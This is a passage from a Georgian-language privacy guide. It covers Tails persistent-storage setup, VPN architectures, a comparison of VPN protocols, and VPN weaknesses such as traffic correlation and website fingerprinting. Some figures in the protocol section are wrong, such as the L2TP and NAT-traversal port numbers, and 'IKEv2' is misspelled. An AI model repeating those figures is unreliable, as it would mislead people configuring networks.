
თუ გინდათ რომ სისტემას განუსაზღვროთ Persistent Storage ანუ ადგილი სადაც ფაილებს ან დაყენებულ პროგრამებს შეინახავს, მაშინ სისტემის ჩატვირთვისას, როცა ენის შერჩევის პარამეტრების ფანჯარა გამოვა უნდა დააჭიროთ ფანჯრის ქვედა მარცხენა კუთხეში მოთავსებულ + ღილაკს.



+ ღილაკზე დაჭერის შემდეგ კი გამოვა ფანჯარა



სადაც უნდა ჩართოთ Administrator Password (ადმინისტრატორის პაროლი) პარამეტრი. სისტემა მოგთხოვთ რომ ორჯერ შეიყვანოთ ადმინისტრატორის პაროლი.




და დააჭირეთ Add ღილაკს და შემდეგ დააჭირეთ Start Tails ღილაკს. ამის შემდეგ როცა გადახვალთ Tails->Configure Persistence Volume -ზე სისტემა მოგცემთ საშუალებას აარჩიოთ რა მოცულობის ადგილს დაიჭერს ეს საქაღალდე. გაითვალისწინეთ, რომ ეს ფუნქცია მხოლოდ მუშაობს თუ ფლეშ დისკიდან ან მეხსიერების ბარათიდან ჩატვირთეთ სისტემა.

Tails->Tails installer საშუალებას მოგცემთ ჩამოტვირთოთ სისტემის ახალი ვერსია ან არსებული სისტემის ასლი დააყენოთ ფლეშ დისკზე ან მეხსიერების ბარათზე.

თავი 3. ვირტუალური კერძო ქსელები - Virtual Private Networks (VPN)


ამ თავში ვილაპარაკებთ ვირტუალურ კერძო ქსელებზე. ანუ რაში გამოიყენება ისინი, რა წესები და პროტოკოლები გამოიყენება ასეთი კავშირის დასამყარებლად, როგორი დაშიფვრის მეთოდები გამოიყენება და რომელი მათგანია უკეთესი. ეს ცოდნა საშუალებას მოგცემთ შეაფასოთ რომელი VPN მომსახურება არის სანდო და რატომ. ასევე განვიხილავთ VPN-ების სუსტ მხარეებს და ხარვეზებს და შევეცდებით განვიხილოთ ასეთი ხარვეზებისათვის გვერდის ავლის მეთოდები. ასევე ვისწავლით როგორ დავაყენოთ VPN კლიენტი პროგრამები და როგორ შევქმნათ საკუთარი VPN სერვერი.

როგორც უკვე განვიხილეთ, კონფიდენციალურობის დაცვის საკმაოდ ბევრი სისტემა არსებობს, მაგალითად Tor, JonDonym, SSH Tunnel, პროქსი სერვერები, Freenet I2P და VPN. ამათგან VPN ითვლება როგორც ერთერთი ყველაზე მარტივად გამოსაყენებელი მომსახურება. თუმცა იგი სხვებთან შედარებით უფრო ადვილი გასატეხია სერიოზული მოწინააღმდეგეების მიერ.



როგორც ნახატზეა ნაჩვენები ერთ მხარეს გაქვთ ე.წ. VPN კლიენტი, ხოლო მეორე მხარეს ე.წ. ბოლო კვანძი, ანუ VPN-ის გარეთ გამომავალი სერვერი. VPN ქმნის ე.წ. დაშიფრულ გვირაბს კლიენტიდან ბოლო კვანძამდე. ანუ მარტივად რომ ვთქვათ მონაცემების დაშიფვრა ხდება კლიენტის მიერ, შემდეგ ეს მონაცემები გადაიცემა VPN სერვერზე სადაც ხდება მათი გაშიფვრა და გაგზავნა დანიშნულების მისამართზე. VPN-ის გამოყენების რამდენიმე საშუალება არსებობს. უმარტივესია რომ VPN კლიენტი დააყენოთ ოპერაციულს სისტემაზე, ანუ თქვენს კომპიუტერზე. არსებობს უამრავი ასეთი კლიენტი პროგრამა რომელიც არა მარტო კომპიუტერზე არამედ მობილურ ტელეფონებზეც დგება. მეორე გზაა რომ VPN დააყენოთ რუტერზე.

როგორც ამ ნახატიდან ხედავთ კომპიუტერები ქსელის საშუალებით არიან მიერთებული რუტერთან, ეს უკანასკნელი



კი VPN-ითაა მიერთებული ინტერნეტთან. შესაბამისად რუტერზე დგას სერვერი რომელიც დაშიფრულ კავშირებს გააგზავნის VPN კვანძზე. მაგალითად DDWRT -ს მოჰყვება ასეთი სერვერი. პრინციპი კი მდგომარეობს იმაში რომ ქსელში მონაცემები დაუშიფრავად მოძრაობენ, მაგრამ როგორც კი რუტერში მოხვდებიან, მოხდება მონაცემების დაშიფვრა და მათი გარეთ VPN-ის საშუალებით გაგზავნა.

შეგიძლიათ ისე გააკეთოთ რომ მხოლოდ ერთ პორტში შემომავალი ინფორმაციის გაგზავნა მოხდეს VPN-ით. ანუ მაგალითად მხოლოდ WIFI-თი შემავალი ინფორმაციის გაგზავნა მოხდეს VPN-ით.

ბოლოს VPN შეიძლება დააყენოთ ვირტუალურ მანქანაზე და მისი გავლით მოხდეს კავშირი, ან დააყენოთ რუტერის სისტემა ვირტუალურ მანქანაზე, რომელზეც გექნებათ დაყენებული VPN. შეიძლება დაგებადათ კითხვა რა საჭიროა ეს ყველაფერი. საქმე იმაშია რომ ასეთი მეთოდებით შესაძლებელია VPN -ების ერთმანეთში ჩასმა და სხვადასხვა VPN-სათვის სხვადასხვა გამომავალი კვანძის განსაზღვრა, რაც ცხადია ბევრად უფრო გაურთულებს მოთვალთვალე მხარეს ინფორმაციის დაჭერას, მაგრამ ასევე გაართულებს თქვენს სისტემასაც.

გაითვალისწინეთ, რომ VPN დაშიფრავს ინფორმაციას მხოლოდ თქვენსა და VPN სერვერს შორის. როგორც კი ინფორმაცია გასცდება VPN სერვერს ეს ინფორმაცია აღარ იქნება დაშიფრული, თუ ინფორმაცია რომელსაც აგზავნით არ არის დაშიფრული სხვა პროცესის მიერ. მაგალითად SSL-ის მიერ, ან იყენებდეთ TLS-ს ელ-ფოსტისათვის, ან SSH-ს დაშორებულად შეერთებისათვის. მაგრამ, გაითვალისწინეთ, რომ VPN არ არის ერთი ბოლოდან მეორე ბოლომდე დაშიფვრა, ის დაშიფრავს ინფორმაციას მხოლოდ თქვენ კომპიუტერსა და VPN სერვერ შორის.

რისთვის არის საჭირო VPN და რაში გამოიყენება?

უპირველეს ყოვლისა ჰაკერებს და საზოგადოდ ხალხს რომელიც ქსელში უყურებენ თქვენ მონაცემებს არ შეუძლიათ მონაცემების წაკითხვა, ვერ მოახერხებენ კავშირში პაკეტების ჩასმას და შუა კაცის შეტევის განხორციელებას. თქვენი ინტერნეტ მომწოდებელი ვერ გაიგებს რა არის თქვენი ინფორმაციის ბოლო დანიშნულების სერვერი, მათ მხოლოდ ეცოდინებათ რომ ინფორმაციას აგზავნით VPN სერვერზე, ამის შემდეგ რა ხდება მათ არ იციან. შესაბამისად როცა მასობრივი პასიური თვალთვალი ხორციელდება, მოთვალთვალე მხარე ვერ მოახერხებს თქვენი კავშირის

მონიტორინგს და გაგებას რომელ საიტებს უერთდებით, თუმცა თუ უფრო აქტიურ თვალთვალზე გადავლენ შეძლებენ ამის გაგებას ანალიზის სხვადასხვა მეთოდებით. მაგრამ ამას დრო და რესურსები სჭირდება და მოთვალთვალისათვის არ არის ადვილი ამ რესურსების გამოყოფა, თუ მართლა სერიოზულ სამიზნეს არ წარმოადგენთ.

VPN-ის საშუალებით გვერდს აუვლით გეოგრაფიულ შეზღუდვებს და ცენზურას. მაგალითად ვიკიპედიას გვერდი ტიანანმინ მოედანზე მომხდარი მოვლენების შესახებ არ არის ხელმისაწვდომი ჩინეთიდან, მაგრამ VPN-ით თუ შეუერთდებით სერვერს ჩინეთის გარეთ და შემდეგ გადახვალთ ვიკიპედიაზე ამ გვერდს წაიკითხავთ. ჩინეთის მთავრობამ დაიწყო VPN ების დაბლოკვაც და შესაბამისად ასეთ მეთოდს პირდაპირ ვერ გამოიყენებთ ჩინეთში. ცოტა მოგვიანებით განვიხილავთ როგორ ავუაროთ გვერდი ასეთ დაბლოკვას.

VPN-ის გამოყენების დროს, დანიშნულების სერვერსაც არ შეუძლია თქვენი მდებარეობის გარკვევა, რადგან ისინი მხოლოდ VPN სერვერის გამომავალ IP მისამართს ხედავენ და რადგან ძალიან ბევრი კლიენტები იყენებენ ამ IP მისამართს, ისინი ვერ გაარკვევენ საიდან მოდის თქვენი კავშირი.

კიდევ ერთი შეკითხვაა რომ თუ HTTPS უკვე შიფრავს მონაცემებს ერთი ბოლოდან მეორე ბოლომდე რატომღა არის საჭირო VPN?

ამას მოგვიანებით უფრო დაწვრილებით განვიხილავთ, მაგრამ HTTPS დაფუძნებულია სერტიფიკატების ეკოსისტემაზე, და როგორც ეს პირველ ნაწილში განვიხილეთ ამ ეკო სისტემას თავისი სერიოზული ხარვეზები გააჩნია. VPN სწორედ ამ ხარვეზებს აუვლის გვერდს რადგან მას არ სჭირდება სერტიფიკატების გამცემი ორგანიზაცია. თანაც ორივე მეთოდი ერთდროულად შეიძლება გამოიყენოთ რაც ინფორმაციის მიმოცვლის დაცვას კიდევ უფრო აძლიერებს. SSL არ მალავს თქვენ IP მისამართს ის უბრალოდ შიფრავს მონაცემებს, ანუ მოთვალთვალეს ეცოდინება რა საიტთან მუშაობთ მაგრამ ვერ წაიკითხავს მონაცემებს.

რომელი VPN პროტოკოლია უკეთესი

არსებოს რამდენიმე VPN პროტოკოლი: PPTP (Point to Point Tunneling Protocol), L2TP (Layer 2 Tunneling Protocol), IPsec (Internet Protocol Security), Secure Socket Tunneling Protocol (SSTP), Internet Key Exchange (IKE v.2), SoftEther, OpenConnect. ამადენი სხვადასხვა პროტოკოლის ქონა ხშირად აბნევს მომხმარებლებს, რომლებმაც არ იციან რომელი მათგანი როდის გამოიყენონ. განვიხილოთ თითოეული მათგანი:

1. **PPTP (Point to Point Tunneling Protocol)** არ ვუწევთ ამ პროტოკოლს რეკომენდაციას, შექმნილია Microsoft-ის მიერ. აღმოაჩნდა ბევრი ხარვეზი, RC4 ბიტების ჩანაცვლების მეთოდით შეიძლება მისი გატეხვა. უკვე Microsoft-იც კია აღარ უწევს ამ პროტოკოლს რეკომენდაციას. იმის გამო რომ ეს პროტოკოლი მოთავსებული WINDOWS სისტემაში და ძალიან ადვილად გამოსაყენებელია, ამიტომ ხალხი მას კიდევ იყენებს. თუმცა ძალოვანი უწყებები, როგორც მინიმუმ განვითარებულ ქვეყნებში, ალბათ დიდი პრობლემის გარშე გახსნიან ამ პროტოკოლით დაშიფრულ ინფორმაციას. ეს ბმული https://www.schneier.com/academic/archives/1999/09/cryptanalysis_of_mic_1.htm გადაგიყვანთ საიტზე სადაც ხდება ამ პროტოკოლის სერიოზული გაანალიზება. შესაბამისად PPTP უნდა გამოიყენოთ მხოლოდ მაშინ თუ სხვა არჩევანი არ გაქვთ.
2. **L2TP (Layer 2 Tunneling Protocol) და IPsec (Internet Protocol Security)** კომბინაცია, ეს ორი პროტოკოლი ერთდროულად გამოიყენება, ისინი ავსებენ ერთმანეთს - L2TP არ ახდენს კონფიდენციალურობის დაცვას, ხოლო IPsec ამას აკეთებს. ამ პროტოკოლების უპირატესობაა რომ უმეტეს თანამედროვე პროგრამებს გააჩნიათ ამ პროტოკოლების მხარდაჭერა. ყველა ოპერაციულ სისტემას აქვს ამ პროტოკოლების მხარდაჭერა, შესაბამისად ადვილი გამოსაყენებელია. სამწუხაროდ ეს პროტოკოლები იყენებენ ფიქსირებულ პორტებს და შესაბამისად არ არიან მოქნილი. გასაღებების გასაცვლელად გამოიყენება UDP 500 პორტი, IPSEC დაშიფვრისათვის გამოიყენება პორტი 50, UDP 70 გამოიყენება L2TP-სათვის, პორტი 4504 გამოიყენება NAT-სათვის. შესაბამისად ასეთი პროტოკოლების დაბლოკვა ადვილია, რადგან ყველამ იცის რომელ პორტებს იყენებენ ეს პროტოკოლები. დაშიფვრა შეიძლება მოხდეს AES-ით რაც ძლიერი დაცვაა. თუ მთავრობა არ არის თქვენი მოწინააღმდეგე მაშინ ამ პროტოკოლის გამოყენება რეკომენდებულია. არსებობს ბევრი მტკიცებულება რომ განვითარებული ქვეყნების მთავრობები იყენებენ გასაღებების გაცვლის ხარვეზს იმისათვის რომ გახსნან

ამ პროტოკოლით დაშიფრული მონაცემები. ზოგი არასწორად აკეთებს ამ პროტოკოლის გამოყენებას და მაგალითად ყველა კავშირისათვის იყენებს საჯაროდ ცნობილ პაროლებს. ასეთ შემთხვევებში პროტოკოლი კი იმუშავებს კარგად მაგრამ დაცული არ იქნებით. და ბოლოს არსებობს ეჭვი რომ დაზვერვის სამსახურებმა IPSEC სპეციალურად დაასუსტეს, ეს ბმული https://www.mail-archive.com/cryptography@metzdowd.com/msg12325.html უფრო მეტ ინფორმაციას მოგაწვდით. რომ შევაჯამოთ, ეს პროტოკოლი ადვილი გამოსაყენებელია, ყველა ოპერაციულ სისტემას აქვს მხარდაჭერა, კარგ დაშიფვრას იყენებს, გამოდგება ჰაკერების წინააღმდეგ, მაგრამ თუ სამთავრობო უწყებებთან გაქვთ საქმე ჯობია ეს პროტოკოლი არ გამიყენოთ.

3. **OpenVPN** – ღია პროექტია https://openvpn.net/, იყენებს SSL დაშიფვრას და მოქნილად იყენებს პორტებს, სწრაფად მუშაობს UDP-ზე, მაგრამ თუ UDP კავშირი ვერ ხერხდება, გადადის TCP-ზე. ეს კი ანელებს კავშირს. იმის გამო, რომ იყენებს SSL ბიბლიოთეკებს ამ პროტოკოლს დაშიფვრის ბევრი მეთოდი შეუძლია გამოიყენოს https://en.wikipedia.org/wiki/OpenVPN#Encryption. ამ პროტოკოლის ყველაზე დიდი ნაკლი არის რომ მისი მხარდაჭერა არ აქვს უმეტეს ოპერაციულ სისტემებს. ამგვარად, ამ პროტოკოლთან სამუშაოდ, მოგიწევთ მესამე პირების მიერ დაწერილი პროგრამის ჩამოტვირთვა. ასეთი კლიენტების დაყენება არ არის ადვილი. დამწყები მომხმარებელი შეიძლება დაიბნეს მათი კონფიგურირებისას, თუმცა ეს პროგრამები არსებობენ ყველა ძირითადი ოპერაციული სისტემისათვის. ასეთი პროგრამებისათვის პარამეტრები საკონფიგურაციო ფაილში განისაზღვრება, რაც ცოტა დამაბნეველიც შეიძლება იყოს. ამის გამო ბევრი VPN მომსახურების მომწოდებელი თავიანთ პროგრამებს წერენ VPN-თან ადვილად შესაერთებლად, მაგრამ ვერ შეამოწმებთ რამდენად სანდოა მათთან მუშაობა. ეს პროტოკოლი იყენებს ძლიერ ალგორითმებს, არ არსებობს არავითარი მტკიცებულება თუ ინფორმაცია რომ მთავრობებმა მოახერხეს ამ პროტოკოლის გატეხვა. იგი იყენებს ეფემერულ გასაღებებს ანუ კავშირის გასაღებები ყოველ ახლ კავშირთან ერთად იცვლება, ანუ თუ ვინმემ მოახერხა გასაღების გამოცნობა, გაშიფრავს მხოლოდ იმ კავშირის დროს გადაცემულ ინფორმაციას. დაშიფვრას რაც ეხება გირჩევთ გამოიყენოთ 2048 ან 4096 ბიტიანი RSA სერტიფიკატები. DHA-RSA-AES256-SHA ღია გასაღებების გასაცვლელად, AES – 256 – CBC – SHA მონაცემებისათვის. მიუხედავად იმისა რომ ამ პროტოკოლის გამოყენება არარის ადვილი იგი ნამდვილად რეკომენდებულია უსაფრთხოებისათვის.
4. **SSTP** - არის Microsoft-ის შექმნილი პროტოკოლი, აქვს დაახლოებით იგივე თვისებები რაც Open VPN-ს მაგრამ მარტო Windows-სათვის არსებობს და არ არის გავრცელებული. მისი კოდი არ არის ღიად გამოქვეყნებული, Microsoft კი შემჩნეულია ძალოვნებთან თანამშრომლობაში, შესაბამისად ვერ ენდობით.
5. **IEKv2 –** ეს პროტოკოლი ერთობლივად შექმნეს CISCO-მ და Microsoft-მა. მისი გამოყენება განსაკუთრებით მოსახერხებელია მობილურ პლატფორმებზე რადგან აქვს გაწყვეტილი კავშირის დალოდების და შეერთების შესაძლებლობები. ანუ მობილური ტელეფონებისათვის მოსახერხებელია.

საბოლოოდ. თუ შესაძლებელია ყოველთვის უნდა გამოიყენოთ OpenVPN. IEKv2 შეიძლება გამოიყენოთ მობილურებზე.

VPN-ის ხარვეზები

VPN-ები საკმაოდ ნელ კავშირს იძლევა ჩვეულებრივ ინტერნეტთან შედარებით, საქმე იმაშია რომ ჯერ საწყისმა კვანძმა, მაგალითად თქვენმა კომპიუტერმა, უნდა დაშიფროს მონაცემები, შემდეგ ეს მონაცემები რომელიმე სერვერზე უნდა გაიგზავნოს და გაიშიფროს, ცხადია რა უფრო შორსაა სერვერი სიგნალის გადაცემის დრო გაიზრდება. მაგალითად თუ სხვა კონტინენტზე მოთავსებულ სერვერს უერთდებით ცხადია გადაცემის დრო გაიზრდება, ასევე ინფორმაციის გადაცემის სიჩქარე დამოკიდებულია VPN-ის მომწოდებლის რესურსებზე. თუმცა თანამედროვე VPN ების საშუალებით შესაძლებელია ვიდეოების უწყვეტ რეჟიმში ყურებაც კი. თანაც, თუ სხვა ანონიმიზაციის მეთოდებს შეადარებთ, VPN ყველაზე უფრო სწრაფია.


როცა საქმე გაქვთ სახელმწიფო სტრუქტურებთან მარტო VPN არ გამოდგება ვინაობის დასამალად, ასეთ შემთხვევებში უნდა გამოიყენოთ ან ერთმანეთში ჩასმული რამდენიმე VPN, ან Tor-თან ან კიდევ რომელიმე სხვა ასეთ მომსახურებასთან კომბინაციაში. მხოლოდ VPN-ის გამოყენება დაახლოებით ინტერნეტ კაფეს გამოყენების

ტოლფასია. მაგრამ თუ გინდათ რომ ჰაკერებმა ვერ მოახერხონ თქვენი მონაცემების წაკითხვა მაშინ VPN ნამდვილად კარგი ხელსაწყოა.

მიუხედავად იმისა რომ VPN-ით შეიძლება ცენზურის, ბლოკირების თუ გეოგრაფიული ბლოკირების გვერდის ავლა. დამბლოკავ კვანძში შეიძლება დაყენებული იყოს Firewall პაკეტების ღრმა ანალიზით, სადაც სერვერი დაშიფვრის მეთოდებიდან გამომდინარე მიხვდება რომ VPN ით დაშიფრულ მონაცემები გადაცემა. ასევე შესაძლებელია რომ პაკეტების მისამართების მიხედვით მიხვდნენ რომ პაკეტები VPN სერვერში იგზავნებიან. აღმოჩენის შემდეგ კი ხდება ასეთი VPN-ის დაბლოკვა. თუმცა გადაცემული მონაცემების წაკითხვა შეუძლებელია. მაგალითად ჩინეთის დიდი Firewll ამას მუდმივად აკეთებს.

თუ უბრალოდ გვერდი გინდათ აუაროთ გეო შეზღუდვებს სადაც თუ აღმოგაჩინეს კიდეც ბევრი არაფერი მოხდება, მაგალითად თუ გინდათ საქართველოდან უყუროთ BBC-ს გადაცემებს და აღმოაჩინეს რომ სხვა ქვეყნიდან უყურებთ, ცხადია დიდად უარყოფითი შედეგები ამას არ მოჰყვება, მაშინ VPN-ის ნაცვლად შიძლება სხვა მომსახურება გამოიყენოთ როგორიც არის: https://unlocator.com/

ასეთივე მომსახურებაა https://www.smartdnsproxy.com/ SmartDNSProxy.



ესენი ფაქტიურად პროქსი სერვერები არიან, რომლებიც თქვენ IP მისამართს შეცვლიან სხვა IP მისამართებით. ცხადია ეს შუაკაცის შეტევის მსგავსი ქმედებაა და გეუბნებათ რომ მათ თქვენი მონაცემების წაკითხვაც შეუძლიათ. ამიტომ, ასეთი მომსახურების მომწოდებელს არ უნდა შეუერთდეთ თუ არ ენდობით. მაგალითად BBC-ს ყურების შემთხვევაში ამის გამოყენება შეიძლება, რადან ინფორმაცია არ არის მნიშვნელოვანი და თუ აღმოგაჩინეს ამას დიდი შედეგი ვერ მოჰყვება. როგორც უკვე აღვნიშნეთ მაგალითად ტელეგადაცემების ყურებისას ან ფილმების ჩამოტვირთვისას ასეთი მეთოდი შეიძლება გამოიყენოთ.

თუ უფრო სერიოზულ ცენზურას და გეო დაბლოკვას გინდათ აუაროთ გვერდი ამისათვის SOCS5 პროქსი, HTTPS და სხვა ასეთი კავშირები უნდა გამოიყენოთ, მათ მოგვიანებით განვიხილავთ.

არსებობს VPN-ის აღმოჩენის გვერდის ავლის საშუალებებიც მაგალითად Stunnel,. ამაზეც ცალკე ვილაპარაკებთ.

გაითვალისწინეთ რომ გარედან მოთვალთვალეთათვის ადვილი დასანახია რომ VPN-ს იყენებთ, შესაბამისად ეს კიდევ ერთი საეჭვო რამაა რამაც შეიძლება სათვალთვალო სიაში მოგახვედროთ. ყოველთვის ჯობია რომ არ გამოირჩეოდეთ მასისაგან, თუმცა VPN-ნაკლებად სერიოზულია Tor-თან შედარებით. რომლის გამოყენებაც ნამდვილად იწვევს ეჭვს სხვადასხვა სახელმწიფო სტრუქტურებში.

სწრაფი VPN თუ გჭირდებათ როგორც წესი ეს ვერ იქნება უფასო, და შესაბამისად გააჩნია სად ცხოვრობთ და რა შემოსავალი გაქვთ ასეთი კავშირი შეიძლება ძვირი იყოს. თანაც თქვენი ვინაობა შეიძლება დადგინდეს ფულის გადახდის კვალის საშუალებით, ანუ უბრალოდ გაარკვევენ რომელი ბანკიდან გადაიხადეთ ფული და რომელი ანგარიშიდან, შემდეგ კი თქვენც ადვილად გიპოვიან. შესაბამისად ანონიმურად უნდა გადაიხადოთ ფული ეს კი ხდება ან კრიპტო ვალუტით ან ფიზიკურად ფულის გადახდის მეშვეობით.

VPN, Tor და სხვა ასეთი მომსახურების გამოყენებისას, ორგანიზაციებს რომლებსაც დიდი რესურსი აქვთ შეუძლიათ მონაცემთა პაკეტებს შეხედონ რამდენიმე სხვადასხვა წერტილში, ანუ გააკეთონ მონაცემების კორელაცია და ასე აღმოგაჩინონ. იმის გამო რომ VPN სერვერების რაოდენობა არც თუ ისე დიდია და მათი მომხმარებლების რაოდენობაც არ არის ძალიან ბევრი, შესაძლებელი გახდება ადვილად შემოწმდეს და შედარდეს პაკეტები. ანუ თუ მოთვალთვალე სერვერებიდან გამომავალ და შემავალ მონაცემებს აანალიზებენ, იმის მიუხედავად რომ მონაცემებს ვერ კითხულობენ, მაინც შეძლებენ დაადგინონ ვინ და სად აგზავნის ინფორმაციას. როგორც სადაზვერვო ორგანიზაციების დოკუმენტაციიდანაა ცნობილი, ძალიან ბევრი ინტერნეტ რუტერში შესვლა და მონაცემების თვალთვალი შეუძლიათ. ზოგი სერვისი რამდენიმ კვანძის გავლით აგზავნის მონაცემებს რომ ასეთი კორელაცია გაართულოს, თუმცა კორელაციის შესაძლებლობა ნამდვილად არსებობს. Tor -ის მონაცემების კორელაცია ბევრად უფრო რთულა, თუმცა შეუძლებელი არც ესაა.

ცხადია რომ VPN ვერ დაგიცავთ ინტერნეტიდან შემომავალი ვირუსებისაგან თუ სხვა შეტევებისაგან, როგორიც არის სოციალური ინჟინერია, ფიშინგი და სხვა.

იმის გამო რომ თითქმის ყველა ვებ გვერდს გააჩნია მხოლოდ მათთვის დამახასიათებელი მონაცემთა მიღების და გადაცემის მიმდევრობები და მონაცემთა ფრაგმენტების ზომები. პასიური დაკვირვების საშუალებით შესაძლებელია განსაზღვროთ ვებსაიტის თითის ანაბეჭდი და იმ შემთხვევაშიც თუ მონაცემები დაშიფრულია განსაზღვრონ რომელ საიტზე მიდის ეს მონაცემები. ამას, უფრო დაწვრილებით, ეს https://epub.uni-regensburg.de/11919/1/authorsversion-ccsw09.pdf სტატია აგიხსნით. ცხადია მონაცემები დამალულია VPN დაშიფვრით, მგრამ რომელ ვებსაიტთან ხდება მიმოცვლა შესაძლებელია გამოიცნონ. ეს შეიძლება მოხდეს მხოლოდ მაშინ როცა ვებსაიტი უკვე შესწავლილი აქვთ. უცნობი ვებსაიტის თითის ანაბეჭდი ვერ ექნებათ და შესაბამისად ვერც გამოიცნობენ მონაცემთა საბოლოო დანიშნულებას. როგორც მკვლევარები ამბობენ ჩვეულებრივი VPN პაკეტების შემთხვევაში შესაძლებელია 90%-იან გამოცნობის სიზუსტეს მიღწიონ, თუმცა OpenVPN-ის შემთხვევაში უფრო მეტი მონაცემები სჭირდებათ ამის გასაკეთებლად. ეს საიტი https://www.usenix.org/conference/usenixsecurity14/technical-sessions/presentation/wang_tao მოგაწოდებთ დამატებით ინფორმაციას.

თუ VPN-ს მუდმივად არ იყენებთ მაშინ დამკვირვებლისათვის ცხადია რომ როცა VPN-ს ჩართავთ ე.ი. რაღაც კონფიდენციალურს აკეთებთ. სამწუხაროდ ბევრი VPN ბლოკავს SMTP ანუ ელ ფოსტას რადგან ამ პროტოკოლის საშუალებით ხდება სპამის გაგზავნა. VPN-ებს ბლოკავენ ზოგიერთი საიტები, მაგალითად Netflix სამწუხაროდ ასეთი საიტების სია იზრდება.

ერთი და იმავე VPN-ის გამოყენება სხვადასხვა ვინაობით შეიძლება გამოიყენონ ამ ვინაობების ერთმანეთთან დასაკავშირებლად. მაგალითად თუ თქვენი ნამდვილი სახელით აგზავნით ელ-ფოსტას და შემდეგ ფსევდონიმით შედიხართ რომელიმე ფორუმზე და ორივესათვის ერთ VPN-ს იყენებთ. დამკვირებელმა შეიძლება ადვილად დაუკავშიროს ეს ორი ვინაობა ერთმანეთს.

იმის გამო რომ VPN არ ცვლის TCP პაკეტებს შესაძლებელი TCP დროის მაჩვენებლის შეტევის განხორციელება.

ზოგ ქვყანაში შეიძლება თქვენი ანგარიშები დაბლოკონ VPN-ის საეჭვო გამოყენების გამო.

ცხადია რომ VPN მხლოდ ინტერნეტთან მუშაობის მომსახურებაა და შესაბამისად ბრაუზერების თითის ანაბეჭდების აღება და თვალთვალი cookie-ების თუ სხვა საშუალებებით შესაძლებელია. VPN არ დაგიცავთ ასეთი თვალთვალისაგან ამიტომ მნიშვნელოვანია რომ გაამაგროთ ბრაუზერი. მაგალითად, VPN-საგან განსხვავებით Tor და JonDonym გაძლევენ გამაგრებულ ბრაუზერებს.

